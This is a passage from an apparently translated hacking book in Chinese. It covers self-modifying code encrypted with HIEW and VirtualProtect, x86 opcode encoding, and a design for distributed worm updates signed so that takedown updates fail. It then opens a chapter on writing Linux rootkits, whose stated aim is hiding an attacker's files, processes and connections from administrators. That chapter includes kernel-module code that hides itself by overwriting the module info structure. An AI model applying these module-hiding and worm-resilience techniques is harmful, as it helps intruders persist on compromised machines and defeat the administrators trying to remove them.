用正常的方式编译这个程序（例如，用 cl.exe /c filename.c 命令），得到 filename.obj 目标文件。现在需要建立可执行文件，首先禁止代码段不可写的保护。在 Microsoft 的 Link 里，用后面跟着段名和指定属性的/SECTION 命令行选项来完成，例如，link.exe FileName.obj /FIXED /SECTION:.text, ERW。在这里，/FIXED 是移去重定位的选项。（回想一下，重定位必须被删除。在链接可执行文件时，Microsoft Link 默认使用这个选项，因此，如果你碰巧忘了它，也不会有什么可怕的事情发生。）另外，.text 是代码段的名字，ERW 代表可执行，可读，可写——如果希望的话，可以不指明可执行属性，因为这不影响可执行文件的使用。其他的链接器有自己的选项，可以在它们附带的文档中找到相关描述。代码段的名字不一定非要是.text，因此，如果出了什么问题，可以用 Microsoft 的 dumpbin 澄清之。

链接器建立的文件此时仍不适合执行，因为保护函数还没有被加密。为了加密这个函数，启动 HIEW，切换到 HEX 模式，执行“内容搜索”来寻找标记（<F7>，KPNC，<Enter>）（图 12.1）。现在，只需要加密被 KPNC 标记包围的所有数据。按<F3>切换到编辑模式，然而按<F8>指定加密掩码（在这个例子里，它等于 66h）。每次按<F8>键来加密 1 个字节，直到范围内的所有文本被加密为止。按<F9>保存修改。在加密之后，就不再需要这些标记了。因此，如果希望的话，可以用貌似有意义的垃圾改写它们，从而使保护过程不引起注意。




图 12.1　用 HIEW 加密保护过程

现在，这个文件已经可以执行了，启动它，自然，它会失败。嗯！万事开头难，尤其是面对自修改代码时。尝试用调试器和反汇编器确定错在哪里。像 The Matrix saying goes，“Everybody falls the first time.”

成功了，把可执行文件载入 IDA Pro，观察加密的函数以怎样的面目出现——疯子的胡言乱语，如果没有出错的话（清单 12.8）。

清单 12.8　加密的过程看起来像什么

```
.text:0040100C loc_40100C:                             ; CODE XREF: sub_40102E + 50↓p
.text:0040100C                 CMP     EAX, 0ED33A53Bh
.text:00401011                 MOV     CH, CH
.text:00401013                 AND     EBP, [ESI + 65h]
.text:00401016                 AND     EBP, [EDX + 3Bh]
.text:00401019                 MOVSD
.text:0040101A
.text:0040101A loc_40101A:                             ; DATA XREF: sub_40102E + 6↓o
.text:0040101A                 XOR     EBP, EBP
.text:0040101C                 MOV     BH, [EBX]
.text:0040101E                 MOVSD
.text:0040101F                 XOR     EBP, EBP
.text:00401021                 MOV     DH, DS:502D3130h
```

当然，添加的加密符咒能够轻易移去（有经验的黑客甚至不用退出 IDA Pro，就能完成这个任务）。因此对这样的保护强度不应评价过高。另外，代码段不可写的保护是有意为之；因此，禁止它不太合乎常理。

VirtualProtect API 函数可以根据你的判断操纵页属性。通过这个函数，可仅为需要修改的页指定可写属性，在加密完成后，立即恢复写保护。

Crypt_it 函数的改良变体，如清单 12.9 所示。

清单 12.9　用 VirtualProtect 临时禁止本地段上的写保护

```
crypt_it(unsigned char *p, int c)
{

        int a;

        // Disable protection against writing.
        VirtualProtect(p, c, PAGE_READWRITE, (DWORD*) &a);

        // Decrypt the function.
```

```
        for (a = 0; a < c; a++) *p++ ^= 0x66;

        // Restore protection.
        VirtualProtect(p, c, PAGE_READONLY, (DWORD*) &a);
}
```

用正常的方式编译这个文件后，按前面描述的方法加密它，然后执行。我希望你在第一次尝试时就能获得成功。

12.2.1 The Matrix

在不知道机器指令的操作码及它们编码规则的前提下，想发挥自修改代码的全部价值是不可能的。例如，假设你想用 Y 机器指令替换 X 机器指令（在这个例子里，假设这分别是用 add eax, ebx 替换 sub eax, ebx）。

为了完成这个任务，应该怎么做呢？最简单的方法是启动 HIEW，切换到汇编模式，比较它们的操作码（务必记得选择正确的模式——16 或 32 位）。像你看到的那样，这些指令彼此之间也就差一个单字节，或许换一种模式，就会有奇迹出现（清单 12.10）。

清单 12.10　用 HIEW 得到机器指令的操作码

```
00000000: 03C3          ADD   EAX, EBX
00000002: 2BC3          SUB   EAX, EBX
```

不幸的是，HIEW 有时会给出自相矛盾的结果；此外，它们不直观。有的汇编指令对应几条机器指令，而 HIEW 总是选择最短的那个，这不一定正确，因为在设计自修改代码时，需要选择严格定义长度的指令。

例如，把 xor eax, 66 指令喂给 HIEW。HIEW 用它一贯的固执把这条指令解释成下列形式的 3 字节机器指令：83 F0 66。而没有考虑它可能有其他的变体（清单 12.11）。

清单 12.11　与 xor eax, 66 对应的机器指令

```
00000000: 83F066              XOR   EAX, 066         ; "f"
00000003: 3566000000          XOR   EAX, 000000066   ; "    f"
00000008: 81F066000000        XOR   EAX, 000000066   ; "    f"
```

Tech Help 参考手册可以从许多黑客站点上找到，通过这个说明性的表格，你可以快速确定操作码及其他无价的信息，也可以从一条汇编指令得到对应的机器指令。这个参考手册提供的操作码表的片段，如图 12.2 所示。请用具体的例子思考它。

行包含的是指令操作码第一个字节中最无意义的半字节，列包含的是最有意义的半字节。与机器代码对应的汇编指令位于行和列的交叉点里。

	x0	x1	x2	x3	x4	x5	x6	x7
0x	ADD r/m,r8	ADD r/m,r16	ADD r8,r/m	ADD r16,r/m	ADD AL,im8	ADD AX,im16	PUSH ES	POP ES
1x	ADC r/m,r8	ADC r/m,r16	ADC r8,r/m	ADC r16,r/m	ADC AL,im8	ADC AX,im16	PUSH SS	POP SS
2x	AND r/m,r8	AND r/m,r16	AND r8,r/m	AND r16,r/m	AND AL,im8	AND AX,im16	SEG ES	DAA
3x	XOR r/m,r8	XOR r/m,r16	XOR r8,r/m	XOR r16,r/m	XOR AL,im8	XOR AX,im16	SEG SS	AAA
4x	INC AX	INC CX	INC DX	INC BX	INC SP	INC BP	INC SI	INC DI
5x	PUSH AX	PUSH CX	PUSH DX	PUSH BX	PUSH SP	PUSH BP	PUSH SI	PUSH DI
6x	* PUSHA	* POPA	* BOUND	ARPL	: SEG FS	: SEG GS	:opSize	: addrSiz

图 12.2　来自 Tech Help 参考手册的操作码表的片段

例如，40h 代表 inc ax/inc eax（ax 对应 16 位模式，EAX 对应 32 位模式），16h 代表 push ss。考虑一个更复杂的例子：03h 对应 add r16/32, r/m 机器指令。在这里，r16/32 指定任何一个 16/32 位通用目的寄存器，r/m 指定任何一个可以通过寄存器寻址（例如，[EBX]）的寄存器/内存单元。

现在仔细考虑普通机器指令的构成。它包含 6 个字段：

- 前缀——一条指令最多可以包含 4 个前缀（Prefix 字段）或者没有前缀。每个前缀的大小是 1 字节。
- 操作码——操作码字段包含 1 或 2 字节的指令代码。
- Mod R/M——这个操作码的第 2 个字节，指明单独的寄存器和寻址方法，也称为 Mod R/M 字段。Mod R/M 字段指定需要寻址的方法和使用的寄存器。它包含三个字段：Mod，Reg/Opcode，和 R/M（图 12.3），更详细的解释如图 12.4 所示。




图 12.3　机器指令的一般结构

r8(/r) r16(/r) r32(/r) mm(/r) /digit (Opcode) REG=			AL AX EAX MM0 0 000	CL CX ECX MM1 1 001	DL DX EDX MM2 2 002	BL BX EBX MM3 3 003	AH SP ESP MM4 4 100	CH BP EBP MM5 5 101	DH SI ESI MM6 6 110	BH DI EDI MM7 7 111
Effective address	Mod	R/M		Value of Mod R/M Byte (Hexadecimal)						
[EAX] [ECX] [EDX] [EBX] [--][--][1] DISP32[2] [ESI] [EDI]	00	000 001 010 011 100 101 110 111	00 01 02 03 04 05 06 07	08 09 0A 0B 0C 0D 0E 0F	10 11 12 13 14 15 16 17	18 19 1A 1B 1C 1D 1E 1F	20 21 22 23 24 25 26 27	28 29 2A 2B 2C 2D 2E 2F	30 31 32 33 34 35 36 37	38 39 3A 3B 3C 3D 3E 3F
disp8[EAX][3] disp8[ECX] disp8[EDX] disp8[EBX] disp8[--][--] disp8[EBP] disp8[ESI] disp8[EDI]	01	000 001 010 011 100 101 110 111	40 41 42 43 44 45 46 47	48 49 4A 4B 4C 4D 4E 4F	50 51 52 53 54 55 56 57	58 59 5A 5B 5C 5D 5E 5F	60 61 62 63 64 65 66 67	68 69 6A 6B 6C 6D 6E 6F	70 71 72 73 74 75 76 77	78 79 7A 7B 7C 7D 7E 7F
disp32[EAX] disp32[ECX] disp32[EDX] disp32[EBX] disp32[--][--] disp32[EBP] disp32[ESI] disp32[EDI]	10	000 001 010 011 100 101 110 111	80 81 82 83 84 85 86 87	88 89 8A 8B 8C 8D 8E 8F	90 91 92 93 94 95 96 97	98 99 9A 9B 9C 9D 9E 9F	A0 A1 A2 A3 A4 A5 A6 A7	A8 A9 AA AB AC AD AE AF	B0 B1 B2 B3 B4 B5 B6 B7	B8 B9 BA BB BC BD BE BF
EAX/AX/AL/MM0 ECX/CX/CL/MM1 EDX/DX/DL/MM2 EBX/BX/BL/MM3 ESP/SP/AH/MM4 EBP/BP/CH/MM5 ESI/SI/DH/MM6 EDI/DI/BH/MM7	11	000 001 010 011 100 101 110 111	C0 C1 C2 C3 C4 C5 C6 C7	C8 C9 CA CB CC CD CE CF	D0 D1 D2 D3 D4 D5 D6 D7	D8 D9 DA DB DC DD DE DF	E0 E1 E2 E3 E4 E5 E6 E7	E8 E9 EA EB EC ED EE EF	F0 F1 F2 F3 F4 F5 F6 F7	F8 F9 FA FB FC FD FE FF

图 12.4　可能的 Mod R/M 字段

- SIB——单字节 Scale-Index_Base 字段，更精确的定义寻址方法。
- 偏移量——偏移量字段，根据寻址方法，占用 1，2，或 4 字节，包含操作码的偏移量。
- Direct value——Direct value 字段表示直接操作数。这个字段可能占用 1，2，或 4 字节。

Intel 参考手册第三卷（“Instruction Set Reference”）为此提供了更多的细节。

假设需要把 EAX 寄存器与 EBX 寄存器相加。ADD 指令的操作码的第一个字节已定义

——03h。现在该确定更准确的寄存器和寻址方法了。对于直接寻址来说，参考图 12.4，操作码第二个字节前面 2 个最有意义的位必须等于 11。在这个例子里，接下来的 3 个位（编码目标寄存器）等于 000，对应 EAX 寄存器。操作码第 2 个字节中 3 个最没意义的位（编码源寄存器）等于 011，对应 EBX 寄存器。因此，整个字节是 C3h。所以 add eax, ebx 对应的机器码应该是 03 C3，HIEW 可以作证。

12.2.2 通过因特网修改代码的问题

自修改技术与通过因特网自修改代码的技术紧密相关。这是一个复杂的任务，需要广博的知识和系统的方法。下面描述的是对缺陷的总的看法，在你前进的路上可能会碰到。怎么在可执行文件里增加二进制代码？怎么通知远程程序的实例要升级？怎么保护自己发觉伪造的升级？注意，此类问题可以列出很多。理论上，完整的答案需要单独一本书。在这有限的空间内，只能列出问题的大纲。

首先，为了理解进程间相互通信的某些机制，需要掌握模块和过程的概念（现在的程序不可能没有它们）。至少，你的进程彼此之间可以相互调用（清单 12.12）。

清单 12.12 使代码不可重定位的函数调用的经典方法

```
my_func()
{
        printf("go away\n");
}
```

这里有什么错误吗？printf 函数在 my_func 函数之外，预先不知道它的地址。一般而言，链接器会解决这个问题；然而，你不准备在自升级程序里建立它，是吗？因此，需要开发导入导出所需函数的定制机制。不要害怕！编程比声明要这样做的意图容易多了。

在最简单的例子里，把函数指针传给所有需要把它作为参数的函数就行了。在这个例子里，函数不再被束缚在它的内存位置上，完全可以重定位（清单 12.13）。必须不使用全局、静态变量和常量字符串，因为编译器会把它们放到其他段里。另外，还要确认编译器没有插入垃圾代码（例如控制栈边界以消除溢出的调用函数）。在大部分情况下，很容易通过命令行禁止这个选项，编译器的相关文档对此有详细描述。

清单 12.13 通过参数传递的指针来调用函数，确保重定位代码的可能性

```
my_func(void *f1, void *f2, void *f3, void *f4, void *f5...)
{
        int (__cdecl *f_1)(int a);
        ...
```

```
        f_1 = (int (__cdecl*)(int))f1;
        ...
        f_1(0x666);
}
```

编译这个文件，把它连接成 32 位二进制文件。不是每个连接器都能这样做的，通常可以利用 HEX 编辑器（例如 HIEW），从可执行文件中提取二进制代码。

现在，你有一个准备好的升级模块和准备升级的程序，剩下的只是把它们组装起来。因为 Windows 拒绝改写正在执行的可执行文件，文件不能自我升级。因此，必须分阶段实施。首先，可执行文件（按照惯例，把它定为文件 A）把自己重命名为文件 B（注意，Windows 不会阻止对正在执行的文件进行改名）。然后，文件 B 以 A 为文件名创建自己的拷贝，并把升级部分插入文件尾部（有经验的黑客还可以修正 ImageSize 字段）。在这之后，它终止执行并把控制权交给文件 A，A 从磁盘删除临时文件 B。当然，这并不是惟一的方法，说实话，也不是最好的方法。不过，这个方法可以完成我们的任务。

一般来说，分布式升级是比较受关注的话题。为什么不把升级包上传到特殊的服务器？为什么不假设远程应用程序（例如蠕虫）定时访问它并下载需要的升级包？嗯，这样的服务器能存在多久？即使它能抵抗呈指数增长的蠕虫的冲击，也会被狂怒的管理员所关闭。有必要严格进行分布式设计，保证和谐升级。

最简单的算法看起来如下：假设每个蠕虫体内保存它必须感染的 IP 地址。在这种情况下，所有的“父母”都知道它们的“孩子”，孩子也惦记着它们的父母，直到最后一代。然而，相反的陈述不正确。“祖父母”只知道它们的儿女，而不知道它们的“孙女”，倘若它们不与祖父母建立直接连接，不向它们通报自己的地址。这里的主要目标是评估信息交换的强度并避免阻塞网络。那么，升级一个单一的蠕虫，你将能访问所有其他的。注意，这种情形很难控制。分布式升级系统没有统一的调度中心，即使 99.9%的蠕虫被销毁，剩下的仍保留了全部功能。

为了阻止蠕虫，可以采用神风敢死队式的[kamikaze]升级，自动销毁所有准备升级的蠕虫。因此，有经验的病毒作者为了对抗这种防御措施，通常会使用数字签名机制或非对称加密算法。如果你不想自己动手，可以直接使用 PGP（因为它的源码是公开的）。

这里，最急迫的是创新能力和掌握怎样使用编译器和调试器，剩下的只是时间问题。没有新主意，自修改技术可能会在责难中灭绝。为了保持它的活力，需要找出正确的方向，施展你的才华，只在那些有用的和有帮助的地方使用自修改代码。

12.2.3　关于自修改的笔记

- 自修改代码只能在冯.诺依曼体系的计算机上实现（同样的内存单元实例在不同的时间可以被解释成代码或数据）。

- 奔腾处理器的设计遵循哈佛架构（代码和数据被分开处理）。它们仅模拟冯.诺依曼体系，自修改代码在相当程度上会降低它们的性能。
- 汇编爱好者声称汇编语言支持自修改代码。这是不正确的。除了 DB 指示符外，汇编没有任何与自修改代码相关的工具。如果你说的是这样的“支持”，那么 C 语言也支持。

CHAPTER

13

第 13 章　在 Linux 里捉迷藏

在本章，你将学习怎样在 2.4 版本至 2.6 版本的 Linux 下隐藏你的文件、进程、和网络连接。这章不准备介绍怎样配置 Adore 之类的内容，它们在网上随处可见。相反，本章将教你怎样编写 rootkit，这比 Adore 与 Knark 加在一块还要酷。

渗透目标机器只是整个攻击的一部分。在那之后，攻击者必须隐藏他们的文件、进程、和网络连接；否则，管理员会毫不留情把它们赶尽杀绝。因此，网上有许多 rootkit——Adore（图 13.1），Knark，和类似的工具（然而，要注意，不是每一个都能正常使用）。此外，不论 rootkit 多么复杂的，只要它的使用面比较广泛，可能都有专门的克星。




图 13.1　在 Knoppix 3.7 LiveCD 下启动 Adore 0.42 的结果

真正的黑客与那些模仿者不同，他们自己开发需要的工具，至少会根据具体的需要进行修改。本章就描述这些内容。

13.1 可加载内核模块

大部分秘密行动都在内核层进行，也可以以可加载内核模块（Loadable Kernel Module，LKM）的形式实现。编写这样的模块不是很难，尤其是在较老的内核里（版本 2.4）。

清单 13.1 提供一个最简单的 LKM 模块的源码。

清单 13.1 2.4 内核下最简单的 LKM 模块的框架

```
// Inform the compiler that this is the kernel-level module.
#define MODULE
#define __KERNEL__

// Include the header file for modules.
#include <linux/module.h>

// On multiprocessor machines, it is also necessary to include smp_lock.
#ifdef __SMP__
        #include <linux/smp_lock.h>
#endif

// The function that is carried out when the module is loading.
int init_module(void)
{
        // Now the module switches to the kernel mode
        // and can do whatever it chooses.

       ...

       // Meow!
        printk("\nWOW! Our module has been loaded!\n");

        // Successful initialization.
        return(0);
}

// The function executed when the module is unloaded.
void cleanup_module(void)
{
```

```
        // Meow!
        printk("\nHell! Our module has been unloaded\n");
}

// Attach a license for distribution of the current file.
// If this is not done, the module would load successfully
// but the operating system would issue a warning
// that would be saved in logs, which would attract the
// administrator's attention.
MODULE_LICENSE("GPL");
```

从 2.6 版本开始，内核有了很大的改动，现在的编程形式如清单 13.2 所示。

清单 13.2　2.6 内核下最简单的 LKM 模块的框架

```
#ifdef LINUX26
        static int __init my_init(
#else
        int init_module()
#endif

#ifdef LINUX26
        static void __exit my_cleanup()
#else
        int cleanup_module()
#endif

#ifdef LINUX26
        module_init(my_init);
        module_exit(my_cleanup);
#endif
```

在正式的 Linux 文档里（/usr/src/linux/documentation/modules.txt），可以找到这个主题的详细信息，或者查阅 man 页：man –k module；强烈建议阅读“Linux Kernel Internals”，在 e_Mule 里可以轻易找到它。无论如何，编译模块时，必须用如下命令：gcc –c my_module.c –o my_mymodule.o（强烈推荐你使用优化选项，可以使用-O2 或-O3 命令行选项）。编译结束后，用下列命令把编译好的模块载入内核：insmod my_module.o，注意，只有 root 权限才可以加载模块。获取 root 是另外的主题，值得分开讨论，这里暂不考虑它。为了使模块随操作系统一起加载，可以把模块名加到/etc/modules 文件里。

Lsmod（或 dd if=/proc/modules bs=1）命令显示已加载的模块，rmmod my_module 从内存卸载模块。要特别注意，在后一种情况下，不必指明文件扩展名。Lsmod 命令显示已加载的模块清单，如清单 13.3 所示（用粗体表示例子模块）。

清单 13.3 lsmod 显示的模块

```
Module                  Size  Used by    Tainted: P
my_module                240   0   (unused)
parport_pc             25128   1   (autoclean)
lp                      7460   0
processor               9008   0   [thermal]
...
fan                     1600   0   (unused)
button                  2700   0   (unused)
rtc                     7004   0   (autoclean)
BusLogic               83612   2   (autoclean)
ext3                   64388   1   (autoclean)
```

当管理员发现陌生的模块时，肯定会心生疑虑，进行进一步调查，有可能会顺藤摸瓜找出元凶。因此，在远程机器上开始任何行动之前，黑客必须仔细进行伪装。我知道有三种伪装的方法：

- 从模块清单里移走模块（称为 J.B.法；参见 modhide1.c 文件）。这个方法非常不可靠，因为它阻塞了 ps、top、和其他一些工具的正常操作，经常导致系统崩溃。
- 捕获对/proc/modules 的访问。这称为 Runar Jensem 法。它被公布在 Bugtraq 上，实现方法类似于捕获访问文件系统的企图，既笨拙又不可靠。此外，它还不能应付 dd if = /proc/modules bs = 1 命令。
- 改写 module info 结构，也称为 Solar Designer 法。Phrack 电子杂志第 52 期的“Weakening the Linux Kernel”文章对它做了详细的描述。这个方法是优雅而可靠的；因此，我将详细介绍它。

与模块有关的所有信息保存在 sys_init_module()系统调用的 module info 结构里。已经准备加载的模块将适当地填充 module info 结构，它把控制权传给 init_module 函数（参见 man init_module）。内核有一个有趣特征是，不显示没有引用、没有名称的模块。因此，要把模块名从清单里移走，把 name 和 refs 字段设为 0 就行了，这很容易完成。不过，确定 module info 结构本身的地址要更难一些。内核没有兴趣向黑客提供这样的信息。因此，黑客必须悄悄进行。Solar designer 在研究把控制权传给 init_module 保留在寄存器里的垃圾时，在垃圾中发现有一个指向...module info 的指针！在这个版本的内核里，是 EBX 寄存器；在其他的版本里，可能是其他的寄存器或者根本不存在。此外，较老的内核有一个相应的补丁，可以把这个后门关上（不过，不是每个管理员都会安装这个补丁的）。然而，通过反汇编可以确定 module info 的有效地址。更精确地说，不是 module info 的地址（因为内存被自动分配给它），而是引用 module info 机器指令的地址。应该注意，这个地址在每个版本

的内核里可能都不一样。

最简单的伪装例子，如清单 13.4 所示（顺便说一下，Phrack 里有一个印刷错误——是 ref 而不是 refs）。

清单 13.4　用 Solar Designer 法伪装模块

```
int init_module()
{
      register struct module *mp asm("%ebx");  // Substitute the register,
                                               // in which your kernel
                                               // stores the module info
                                               // address.
      *(char*)mp -> name = 0;                  // Overwrite the module name.
      mp -> size = 0;                          // Overwrite the size.
      mp -> refs = 0;                          // Overwrite references.
}
```

如果没有选择正确的 module info 地址，系统很可能会崩溃或者锁住查看模块的列表，那很可能会立即引起管理员的警觉（图 13.2）。不过，黑客有另外的变体在手边。

